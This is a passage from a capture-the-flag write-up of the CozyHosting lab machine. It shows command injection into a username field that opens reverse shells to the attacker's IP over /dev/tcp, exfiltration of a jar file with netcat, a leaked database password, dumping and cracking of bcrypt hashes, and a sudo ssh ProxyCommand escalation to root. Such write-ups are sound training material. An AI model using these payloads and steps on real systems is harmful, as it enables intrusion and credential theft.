host=cozyhosting.htb&username=a;`bash -i >& /dev/tcp/10.10.14.153/443 0>&1`
```

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 20 Feb 2024 02:26:42 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=Username can't contain whitespaces!
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

I tried url encoding with no success either. I had one more trick up my sleeve, I did happen to have a no white space sh one liner lying around.

```
host=10.129.7.4&username=a;`(sh)0>/dev/tcp/10.10.14.153/443`
```

Lets give that a run.



```
┌──(root㉿kali)-[~/cozyhosting]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.153] from (UNKNOWN) [10.129.7.4] 57248
```


```
Cookie: JSESSIONID=881EDE881F5E90C0AFBDBD9EA87251AE
Upgrade-Insecure-Requests: 1

host=cozyhosting.htb&username=a;`(sh)0>/dev/tcp/10.10.14.153/443`
```

success! in order to get some functionality this is what you need to run step by step.

```
exec >&0
python3 -c 'import pty; pty.spawn("/bin/bash")'
Ctrl ^Z
```

```
stty raw -echo && fg
reset
screen
export TERM=xterm
```

And with that, I have a fully functional shell as app.



```
app@cozyhosting:/app$ id
uid=1001(app) gid=1001(app) groups=1001(app)
app@cozyhosting:/app$ 
```


the user app doesn't have many permissions, it also doesn't have a home directory. But it has a directory in / that contains one large file and I imagine that is the way forward. So Ill transfer this file to my local machine using nc. First Ill set up a listener on my local machine.

```
nc -lvnp 4444 > file.jar
```

Then Ill run this command on the victim.

```
nc 10.10.14.153 4444 -w 3 < cloudhosting-0.0.1.jar
```

Ill wait for the file to transfer. Then check to see if I have it.




```
┌──(root㉿kali)-[~/cozyhosting]
└─# ll
total 209544
-rw-r--r-- 1 root root  60259688 Feb 19 21:37 file.jar
-rw-r--r-- 1 root root 154276155 Feb 19 17:26 hydra.restore
-rw-r--r-- 1 root root       411 Feb 19 20:53 nmap-out.gnmap
-rw-r--r-- 1 root root       863 Feb 19 20:53 nmap-out.nmap
-rw-r--r-- 1 root root       452 Feb 19 17:26 nmap-out-udp.gnmap
-rw-r--r-- 1 root root       862 Feb 19 17:26 nmap-out-udp.nmap
-rw-r--r-- 1 root root      3006 Feb 19 17:26 nmap-out-udp.xml
-rw-r--r-- 1 root root     10587 Feb 19 20:53 nmap-out.xml
```

And I got it! I want to go ahead and unzip it, I can do this using the jar command.

```
jar xf file.jar
```


Now I have 3 new dirs, BOOT-INF, META-INF, and org. I spent a while digging through these files until I found something very interesting in BOOT-INF/classes/application.properties

```
cat application.properties
```




```
┌──(root㉿kali)-[~/cozyhosting/BOOT-INF/classes]
└─# cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

This is great! this will allow me to connect to the postgresql database on the local host. I didnt know much about this process so I had to do some research. I kept getting this error.



```
app@cozyhosting:/app$ psql -U postgres -W
Password:
psql: error: connection to server on socket "/var/run/postgresql/.s.PGSQL.5432" failed: FATAL:  Peer authentication failed for user "postgres"
app@cozyhosting:/app$ █
```


After some research, It turns out you need to explicitly set 127.0.0.1 as the host.




```
app@cozyhosting:/app$ psql -U postgres -h 127.0.0.1
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# █
```

Thats more like it! I ran some basic queries to look for credentials.

```
\l #list databases
\c cozyhosting #switch databases
\t #show tables
SELECT * FROM users
```



```
postgres=# \l
postgres=# \c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=# \t
Tuples only is on.
cozyhosting=# \d
 public | hosts        | table    | postgres
 public | hosts_id_seq | sequence | postgres
 public | users        | table    | postgres

cozyhosting=# SELECT * FROM users;
cozyhosting=# █
```



```
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin

(END)
```


And there are some creds! I put the hashes into hashcat and managed to crack admin, couldn't crack kanderson though.

```
echo '$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm' > admin_hash
hashcat admin_hash -m 3200 --wordlist /usr/share/wordlists/rockyou.txt
```

cracked! manchesterunited.

The only thing I can imagine is that these creds must be for josh, the only other user on the machine


```
ssh josh@10.129.7.4
password: manchesterunited
```



```
┌──(root㉿kali)-[/home/kali]
└─# ssh josh@10.129.7.4
josh@10.129.7.4's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Feb 20 03:03:31 AM UTC 2024

  System load:           0.0
  Usage of /:            55.6% of 5.42GB
  Memory usage:          47%
  Swap usage:            0%
  Processes:             242
  Users logged in:       0
  IPv4 address for eth0: 10.129.7.4
  IPv6 address for eth0: dead:beef::250:56ff:feb0:8b70


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check y


Last login: Tue Feb 20 01:42:10 2024 from 10.10.14.153
josh@cozyhosting:~$
```

Success!!


Grab the user flag!



```
josh@cozyhosting:~$ cat user.txt
13cad9b53d[redacted]
josh@cozyhosting:~$
[2] 0:ssh*
```


Check for sudo privledges

```
sudo -l
```



```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Sorry, try again.
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$
[2] 0:ssh*
```

Ooof, I Immediatly run to GTFObins and search for ssh, then scroll down to sudo and it looks like I can get root with just one command, easy day!



Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

And with that, I have root and the flag!



```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
7b8fcaec112[redacted]
# 
[2] 0:ssh*
```